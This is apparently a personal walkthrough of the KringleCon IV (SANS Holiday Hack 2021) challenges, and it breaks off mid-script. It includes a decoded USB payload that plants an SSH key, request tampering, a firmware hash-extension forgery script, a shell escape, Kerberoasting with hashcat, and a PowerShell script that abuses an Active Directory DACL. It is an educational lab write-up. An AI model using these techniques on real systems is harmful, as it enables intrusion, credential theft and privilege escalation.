



# KRINGLECON IV

Janusz Jasinski

I THOUGHT I SAID I WASN'T DOING IT THIS YEAR



# Hello

So yes, I said I wasn't going to do it this year but here we are.

What changed my mind is having a few people saying they found my previous writeups interesting and that it helped them do whatever they needed to do. To this day I hope and pray it was all legit and above board!

Most of all it was working with my colleagues in a new role who have always wanted to KringleCon but just have never had the support or time to do so.

This is for you 😊

## Some more stuff

We couldn't fit in everything we wanted into this document so stuff like Easter Eggs<sup>1</sup>, exfiltrated documents<sup>2</sup> and other goodness will all be listed here: <https://github.com/januszjasinski/KringleCon-IV>

I've not been able to put references to elf chats and hints as well as it would have took me well over the 50 page mark but a shout out to the elves for holding my digital hand across the finnish<sup>3</sup> line.

## Thank you

Some people on Discord have helped me through this whether it was a nudge or just a chat to keep my sanity. In no particular order:

- i81b4u, winter\_soldier, ChillFacToR, crahan
- Anyone else I've missed

## Anyway

So here we are. Learnt a whole number of things whilst cementing stuff I already know<sup>4</sup>. Not bad. Now to get this bad boy in within 50 pages...

---

<sup>1</sup> <https://github.com/januszjasinski/KringleCon-IV/tree/main/Easter%20Eggs>

<sup>2</sup> <https://github.com/januszjasinski/KringleCon-IV/tree/main/Document%20Analysis>

<sup>3</sup> As in Finland, because that's where elves come from apparently... get it? Finland. Finnish. Ah nevermind.

<sup>4</sup> Except how to get a table of contents working properly so sorry about that

# Objectives

## 1: KringleCon Orientation

**Location:** At the very start of the game in Orientation

**Elf:** Jingle Ringford

**Objective:** Get your bearings at KringleCon



*Figure 1 – The start of KringleCon IV*

This one doesn't need much explanation. Just following Jingle's basic instructions of pointing and clicking on various items was enough to complete the objective.

## 2: Where in the World is Caramel Santaigo?

**Location:** In the courtyard

**URL:** <https://caramel.kringlecastle.com?challenge=osint>

**Objective:** Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

## WHERE IN THE WORLD IS CARAMEL SANTAIGO?



Welcome! In this game you will analyze clues and track an elf around the world. Put clues about your elf in your InterRink portal. Depart by sleigh once you've figured out your next stop. Be sure to get there by Sunday, gumshoe. Good luck!

[Start Game!](#)

Figure 2 – Introduction to the objective

When the game starts, we are presented with 3 lots of **INVESTIGATE** links. They were a combination of clues and hints for the location of the elf and who the elf was. There is a link called **VISIT INTERRINK** which helps us narrow down which elf we are after.

The OSINT questions can easily be answered with some general knowledge or a quick browser on \*SEARCH ENGINE OF YOUR CHOICE BUT IT WILL BE GOOGLE WON'T IT\* will help you.

Below is a sample of the questions asked in the first round:

1. **Location:** Their next waypoint was something like 51.219, 4.402
  - a. <https://www.google.co.uk/maps/place/51%C2%B013'08.4%22N+4%C2%B024'07.2%22E/@51.2190033,4.3998113,17z/data=!3m1!4b1!4m5!3m4!1s0x0:0x347cd6fdc093731c!8m2!3d51.219!4d4.402>
2. **Location:** They just contacted us from an address in the 81.244.0.0/14 range.
  - a. <https://ipinfo.io/AS5432/81.244.0.0/14>
3. **Elf:** They were dressed for 4.0°C and light drizzle conditions. They kept checking their Twitter app.
  - a. Sparkle Redberry, Fitz Shortstack or Eve Snowshoes

A few more rounds later of getting the next location and filtering who the elf may be, we get asked who the elf is and if all is good with the world, we complete the objective.

### 3: Thaw Frost Tower's Entrance

**Location:** In front of Jack Frost tower

**URL:** <https://docker2021.kringlecon.com/?challenge=wifi>

**Objective:** Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.

### ATTENTION ALL ELVES

In Santa's workshop (wireless division), we've been busy adding new Cranberry Pi features. We're proud to present an **experimental version** of the Cranberry Pi, now with Wi-Fi support!

This beta version of the Cranberry Pi has Wi-Fi hardware and software support using the Linux **wireless-tools** package. This means you can use **iwlist** to search for Wi-Fi networks, and connect with **iwconfig**! Read the manual pages to learn more about these commands:

```
man iwlist
```

```
man iwconfig
```

I'm afraid there aren't a lot of Wi-Fi networks in the North Pole yet, but if you keep scanning maybe you'll find something interesting.

- Sparkle Redberry

Figure 3 – Introduction to the Objective

Using the command available to us, we start scanning<sup>5</sup>. There is more than one option, but we'll use the one that looks more impressive:

```
elf@52ea043dcdcf:~$ iwlist wlan0 scan
wlan0      Scan completed :
            Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

Figure 4 – Scanning for networks

Again, we can use more than one command that gives us the same result – being connected.

```
$ iwconfig wlan0 mode managed essid 'FROST-Nidus-Setup'
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to
complete setup
(The setup is compatible with the 'curl' utility)
```

Figure 5 – Connecting to networks

From there, it's a matter of following the breadcrumbs to complete the objective.

---

<sup>5</sup> You must be placed at the doors to Frost towers to get onto the WiFi

```
elf@c7769774560c:~$ curl http://nidus-setup:8080/
```

---

**Nidus Thermostat Setup**

---

**WARNING** Your Nidus Thermostat is not currently configured! Access to this device is restricted until you register your thermostat » [/register](#). Once you have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations 42 N.P.H.S 2600(h) (0) - frostbite protection, you may adjust the temperature.

**API**

The API for your Nidus Thermostat is located at <http://nidus-setup:8080/apidoc>

```
elf@c7769774560c:~$
```

Figure 6 – Monkey see...

```
elf@c7769774560c:~$ curl http://nidus-setup:8080/apidoc
```

---

**Nidus Thermostat API**

---

The API endpoints are accessed via:

<http://nidus-setup:8080/api/<endpoint>>

Utilize a **GET** request to query information; for example, you can check the temperatures set on your cooler with:

```
curl -XGET http://nidus-setup:8080/api/cooler
```

Utilize a **POST** request with a JSON payload to configuration information; for example, you can change the temperature on your cooler using:

```
curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler
```

- **WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture**

**Available endpoints**

Path	Available without registering?
/api/cooler	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

Figure 7 – Monkey do...

As we need to defrost our way in, we just need to issue a POST request to the cooler endpoint with a temperature that will thaw away!

```
elf@9ece51efd790:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary
'{"temperature": 1000}' http://nidus-setup:8080/api/cooler
{
  "temperature": 1000.73,
  "humidity": 78.3,
  "wind": 2.15,
  "windchill": 1070.82,
  "WARNING": "ICE MELT DETECTED!"
}
```

## 4: Slot Machine Investigation

**Location:** Frost tower lobby

**URL:** <https://slots.jackfrosttower.com/>

**Objective:** Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.

After a few “Next” clicks, we get presented with the slots!



Figure 8 – Introduction to the objective

We start playing and don't win so obviously the first thing any self-respecting gambling addict does is fire up developer tools in Firefox to monitor what's been sent between client and server.

We start seeing some form data being passed:






Figure 9 – The keys and values being posted in Firefo

After a few minutes of wondering what beta mount meant, we finally wake up and realise what's happening. Naturally, when doing work like this, the last option is inevitably the correct one so we start there and edit it to a value of -20,000 based on the logic that a negative value will give us credit rather than take it away.




Figure 10 – Editing and resending data in Firefox

We check the response and sure enough, that worked giving us the response we wanted to complete the objective




Figure 11 – Reading the response in Firefox

Noticeably, changing the bet amount to a similar value gives us a response of: **THE BETAMOUNT MUST BE GREATER THAN OR EQUAL 0.**

## 5: Strange USB Device

**Location:** Speaker UNPreparation Room

**URL:** <https://docker2021.kringlecon.com/?challenge=ducky>

**Objective:** Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

```
What is the troll username involved with this attack?
>

A random USB device, oh what could be the matter?
It seems a troll has left this, right on a silver platter.
Oh my friend I need your ken, this does not smell of attar.
Help solve this challenge quick quick, I shall offer no more natter.

Evaluate the USB data in /mnt/USBDEVICE.
```

Figure 12 – Quack

Looking in the current directory we see mallard.py which can be used to decode the USB data.

```
elf@832e16e9b11b:~$ ls
mallard.py*
```

All we need to do is run the script against the file.

```
elf@832e16e9b11b:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin
...
STRING echo <LONG STRING> | rev | base64 -d | bash
...
```

We can see that at the end, there is a string that's reversed, base64 decoded and piped to bash. Running this code, just not piping it to bash gives us the following.

```
elf@832e16e9b11b:~$ echo <REVERSED BASE64 STRING> | rev | base64 -d
echo 'ssh-rsa
UmN5RHJZWHdrSHRodmVtaVp0d113U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzig5vdCBYZWFSbHkgYW4gU1NIIGt1eSw
gd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGIMRnJhdWdST2FSaWZSaXBKcUZmUHAK
ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

Figure 13

This in turn gives us the answer of **ICKYMCGOOP**.

## 6: Shellcode Primer

**Location:** Jack's Office

**URL:** <https://tracer.kringlecastle.com/>

**Objective:** Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of \_\_\_\_\_, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

This objective was to write a bunch of shellcode. Once each question was completed, it gave a detailed breakdown of what was happening so rather than insulting your intelligence and pretending like we are suddenly an expert, please visit <https://tracer.kringlecastle.com/?cheat> and click the **CHEAT** button to see the solution, click on **EXECUTE** to ~~order a pizza and a penguin playing chess~~ execute the code and a modal will popup going into more detail.

This gives an output of: "**SECRET TO KRINGLECON SUCCESS: ALL OF OUR SPEAKERS AND ORGANIZERS, PROVIDING THE GIFT OF CYBER SECURITY KNOWLEDGE, FREE TO THE COMMUNITY.**" and therefore the answer to this objective is **CYBER SECURITY KNOWLEDGE**.

## 7: Printer Exploitation

**Location:** Jack's Office

**URL:** <https://printer.kringlecastle.com>

**Objective:** Investigate the stolen Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.




Figure 14 – What the printing page looks like, specifically the firmware section. Happy Christmas!

Downloading the current firmware<sup>6</sup> we see it comes in the form of a JSON file:


```
{
  "firmware": "<LONG BASE64 ENCODED STRING>",
  "signature": "2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97",
  "secret_length": 16,
  "algorithm": "SHA256"
}
```

<sup>6</sup> <https://printer.kringlecastle.com/firmware/download>

Decoding the firmware reveals it to be a zip file and extracting that gives us a [BIN](#) file.

```
alan@XPS:/print$ cat firmware-export.json | jq -r .firmware | base64 -d > firmware
alan@XPS:/print$ file firmware
firmware: Zip archive data, at least v2.0 to extract
alan@XPS:/print$ unzip firmware
Archive:  firmware
  inflating: firmware.bin
```

Analysing the file in your favourite debugger, we can see the file does little more than printing a string to the screen.



```
int32_t main(int32_t arg1, char** arg2, char** arg3)
0000114b puts(str: "Firmware is fully up to date!")
00001156 return 0
```

Figure 15 – Using Binary Ninja

From the elf chat to the hints being dropped, it looks like we'll need to employ a hash extension attack. As before, we're not here to insult your intelligence and pass off an explanation of this attack like we own the concept so instead, we suggest you read Ron Bowes' excellent explanation<sup>7</sup> with examples. We'll also be using the tool<sup>8</sup> he created for the job so it's worth a read.

So, our plan of (hash extension) attack:

1. Create firmware to copy a file to a directory we have access and zip it up
2. Get the hex representation of the file
3. Pass that into hash\_extender along with the signature and other parameters
4. Grab resulting signature and string
5. Base64 encode the string
6. Pass both values into a new JSON configuration file
7. Upload
8. ~~See if it worked and if not, be prepared to validate the past hour of your life to friends and family over the festive period only to realise you were uploading the original configuration file instead of the new one~~
9. ~~Get bogged down in looking for easter eggs~~

Not for the first time or last time, it's probably best we automate as much as we can which is where this awesome little bash script courtesy of (and with permission of) i81b4u comes into play. It helps us create the finished payload without stepping through the points above meaning we just have to concentrate on our actual malicious payload.

```
#!/bin/bash

# Clean up environment
find ../firmware_new/ -type f -exec rm {} \;
find ../result/ -type f -exec rm {} \;
cp -p ../firmware_original/firmware.zip ../firmware_new/firmware.zip

# Freshen the zip archive with new firmware.bin
zip -j -f ../firmware_new/firmware.zip ../payload/firmware.bin
```

<sup>7</sup> <https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks>

<sup>8</sup> [https://github.com/iagox86/hash\\_extender](https://github.com/iagox86/hash_extender)

```
# Store new firmware.zip archive as hex string
HEXZIP=$(xxd -p ../firmware_new/firmware.zip | tr -d "\n")

# Run hash_extender and store the result
RESULT=$(./hash_extender --file=../firmware_original/firmware.zip --secret=16 --append-
format=hex --append=$HEXZIP --
signature=e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23 --format=sha256)

# Extract firmware and signature
RES_SIG=$(echo $RESULT | awk '{print $8}')
RES_STRING=$(echo $RESULT | awk '{print $11}' | xxd -r -p - | base64 -w0 -)

# Create new firmware json file
echo -n
{"firmware":"$RES_STRING","signature":"$RES_SIG","secret_length":16,"algorithm":"SHA256"}" > ../result/firmware-export.json
```

Our actual payload is a simple copy of the file we're after, put into an accessible area which we then just visit in our browser<sup>9</sup>. We know what directory the file should be copied to thanks to a hint we get<sup>10</sup>.

```
#!/bin/sh
cp /var/spool/printer.log /app/lib/public/incoming/januszjasinski.txt
```

Saving this as a bash script and running it gives us the payload we need to upload.

```
alan@XPS:/print$ ./make_json.sh
freshening: firmware.bin (deflated 13%)
```

Upon visiting the URL, we get the answer to the objective which is [TROLL\\_PAY\\_CHART.XLSX](#).

Let's try and get a reverse shell<sup>11</sup> and sure enough, we can! Let's face it, this sentence wouldn't be here if we couldn't.

Here's a small list of what we found:

- The secret key is [MYBIGSIGNINGKEY!](#)
- There's a secret endpoint called [/SECRETENDPOINTFORUPTIME](#) that displays the content of [/TMP/UPTIME-CHECK.TXT](#) which currently reads [FOLLOW THE WHITE RABBIT...](#) which we're sure someone with a lot more knowledge, patience and time will know what to do with
- Based on the bash history, people are \*really\* trying to get root

<sup>9</sup> <https://printer.kringlecastle.com/incoming/januszjasinski.txt>

<sup>10</sup> Files placed in `/app/lib/public/incoming` will be accessible under <https://printer.kringlecastle.com/incoming/>.

<sup>11</sup>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20CheatSheet.md#netcat-traditional>

## 8: Kerberoasting on an Open Fire

**Location:** Jack's Office

**URL:** <https://register.elfu.org/>

**Objective:** Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal

### ElfU Registration Portal

#### New Student Domain Account Creation Successful!

You can now access the student network grading system by SSH'ing into this asset using the command below:

```
ssh wiezxowhhi@grades.elfu.org -p 2222
```

ElfU Domain Username: wiezxowhhi

ElfU Domain Password: Mtrpeymwi@

*(Please save these credentials!)*

Figure 16

We SSH into the server using the details above and drop into a terminal.

```
=====
=      Elf University Student Grades Portal      =
=      (Reverts Everyday 12am EST)              =
=====
1. Print Current Courses/Grades.
e. Exit
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>> import pty; pty.spawn("/bin/sh")
$ chsh $USER -s /bin/bash
Password:
$
```

Figure 17 – Escaping and spawning

A few things happen here so it'll probably be easier to list them down:

1. Escape the python script by pressing Ctrl+D
2. Spawn a TTY shell
3. Change the login shell to bash so when we SSH in next time, we have a proper bash prompt rather than what we've had to do above

```
👤 Using username "wiezxowhhi".
👤 wiezxowhhi@grades.elfu.org's password:
wiezxowhhi@grades:~$
```

Figure 18 – so much excite!

To scan the local network, we see what information we can get of our IP and subnet mask and then pass that into nmap to scan

```
tzenhpdnyv@grades:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
tzenhpdnyv@grades:~$ nmap 172.17.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-28 11:28 UTC

...
Nmap scan report for 172.17.0.3
Host is up (0.00049s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
42/tcp    open  nameserver
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
1024/tcp  open  kdm
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
...
```

Based on port 53 being open and a load of services containing **LDAP** being listed, our attention turns on 172.17.0.3 based on the elf chat and objective title.

At this point we start referring to Chris Davis' video<sup>12</sup> and code snippets<sup>13</sup> to take us from zero to hero in the world of kerberoasting. Not a sentence we thought would ever existed...

First up we run `GetUserSPNs.py`<sup>14</sup> against the server with our creds. As stated on the repo, *"This module will try to find Service Principal Names that are associated with normal user account."*

```
tzenhpdnyv@grades:~$ GetUserSPNs.py elfu.local/tzenhpdnyv:Bxaawygtm@ -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName      Name
-----
ldap/elfu_svc/elfu        elfu_svc
ldap/elfu_svc/elfu.local  elfu_svc
ldap/elfu_svc.elfu.local/elfu  elfu_svc
```

<sup>12</sup> <https://www.youtube.com/watch?v=iMh8FTzepU4>

<sup>13</sup> [https://github.com/chrisjd20/hhc21\\_powershell\\_snippets](https://github.com/chrisjd20/hhc21_powershell_snippets)

<sup>14</sup> <https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py>

```
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc

$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$4727edf55c949d461d38d9516b47e6d2$47eabbc
814c27...<MASSIVE HASH HERE>
```

We now have a hash that we need to crack. On the registration page there was a comment which we'll include in our password list.

```
<!-- Remember the groups battling to win the karaoke contest earleir this year? I think they
were rocks4socks, cookiepella, asnow2021,
    v0calprezents, Hexatonics, and reindeers4fears. Wow, good times! -->
```

We can utilise Google colab hash cracking<sup>15</sup> so we download the password list<sup>16</sup> and the hash, run Hashcat with the **ONERULETORULETHEMALL** rule<sup>17</sup> and wait several seconds to get the password of **SNOW2021!**

```
!hashcat -m 13100 -a 0 hash --potfile-disable -r OneRuleToRuleThemAll.rule --force -O -w 4 --
openc1-device-types 1,2 dict.txt
```

Now let's have a look at the shared available on the server:

```
wiezxowhhi@grades:~$ smbclient -L \\172.17.0.3\
Enter WORKGROUP\wiezxowhhi's password:

      Sharename      Type      Comment
      -
netlogon            Disk
sysvol              Disk
elfu_svc_shr        Disk      elfu_svc_shr
research_dep        Disk      research_dep
IPC$                IPC       IPC Service (Samba 4.3.11-Ubuntu)
```

Let's try connecting to the first share

```
wiezxowhhi@grades:~$ smbclient \\172.17.0.3\elfu_svc_shr -U=elfu_svc@ELFU.LOCAL%Snow2021!
Try "help" to get a list of possible commands.
smb: \> ls
Get-NavArtifactUrl.ps1          N      2018  Wed Oct 27 19:12:43 2021
Get-WorkingDirectory.ps1       N      188   Wed Oct 27 19:12:43 2021
Stop-EtwTraceCapture.ps1       N      924   Wed Oct 27 19:12:43 2021
...
```

<sup>15</sup> [https://colab.research.google.com/github/ShutdownRepo/google-colab-hashcat/blob/main/google\\_colab\\_hashcat.ipynb](https://colab.research.google.com/github/ShutdownRepo/google-colab-hashcat/blob/main/google_colab_hashcat.ipynb)

<sup>16</sup> <https://pastebin.com/raw/5RBGY3Zz>

<sup>17</sup> [https://github.com/NotSoSecure/password\\_cracking\\_rules/blob/master/OneRuleToRuleThemAll.rule](https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRuleToRuleThemAll.rule)



Here we can see a bunch of PowerShell files, around 163 in total. It'll be easier to search locally, so we utilise [MGIT](#)<sup>18</sup> to download them all.

```
smb: \> prompt
smb: \> mget *
getting file \Get-NavArtifactUrl.ps1 of size 2018 as Get-NavArtifactUrl.ps1 (1970.5
KiloBytes/sec) (average 1970.7 KiloBytes/sec)
...
```

Now to cheat a little, we look for a file like what was in the video and then see what the file contains.

```
wiezxowhhi@grades:~/powershell$ ls -d GetProc*
GetProcessInfo.ps1
wiezxowhhi@grades:~/powershell$ cat GetProcessInfo.ps1
$SecStringPassword = <BIG OLD STRING HERE>
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -
Authentication Negotiate
```

We amend the script slightly so that we can [ENTER-PSSession](#) into the remote computer:

```
$SecStringPassword = <BIG OLD STRING HERE>
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
```

From here we can then read the DACL of an AD group object but first let's see what groups are available:

```
PS C:\Users\remote_elf\Documents> Get-ADGroup -Filter {ObjectClass -eq "group"}

...
DistinguishedName : CN=Research Department,CN=Users,DC=elfu,DC=local
GroupCategory      : Security
GroupScope         : Global
Name               : Research Department
ObjectClass        : group
ObjectGUID         : 8dd5ece3-bdc8-4d02-9356-df01fb0e5f3d
SamAccountName     : ResearchDepartment
SID                : S-1-5-21-2037236562-2033616742-1485113978-1108
...
```

---

<sup>18</sup> Adding prompt as a command means we don't have to accept each and every file being downloaded

Amongst a few dozen candidates, this one jumped out at us based on the share we want to get access to being called `RESEARCH_DEP`. So let's go ahead and read the DACL of the research department:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ldapConnString = "LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry = New-Object
System.DirectoryServices.DirectoryEntry $ldapConnString
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.get_ObjectSecurity().Access
...
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Again, amongst dozens of other sections, we have `WRITE_DAC` permission for `ELFU\REMOTE_ELF` which means we can give ourselves `GENERIC_ALL` permissions and add ourselves to the group.

You guessed it, we lean heavily once again on some scripts provided by Chris to get us where we want:

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "tzenhpdnyv"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Princip
al.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,
$nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()

Add-Type -AssemblyName System.DirectoryServices
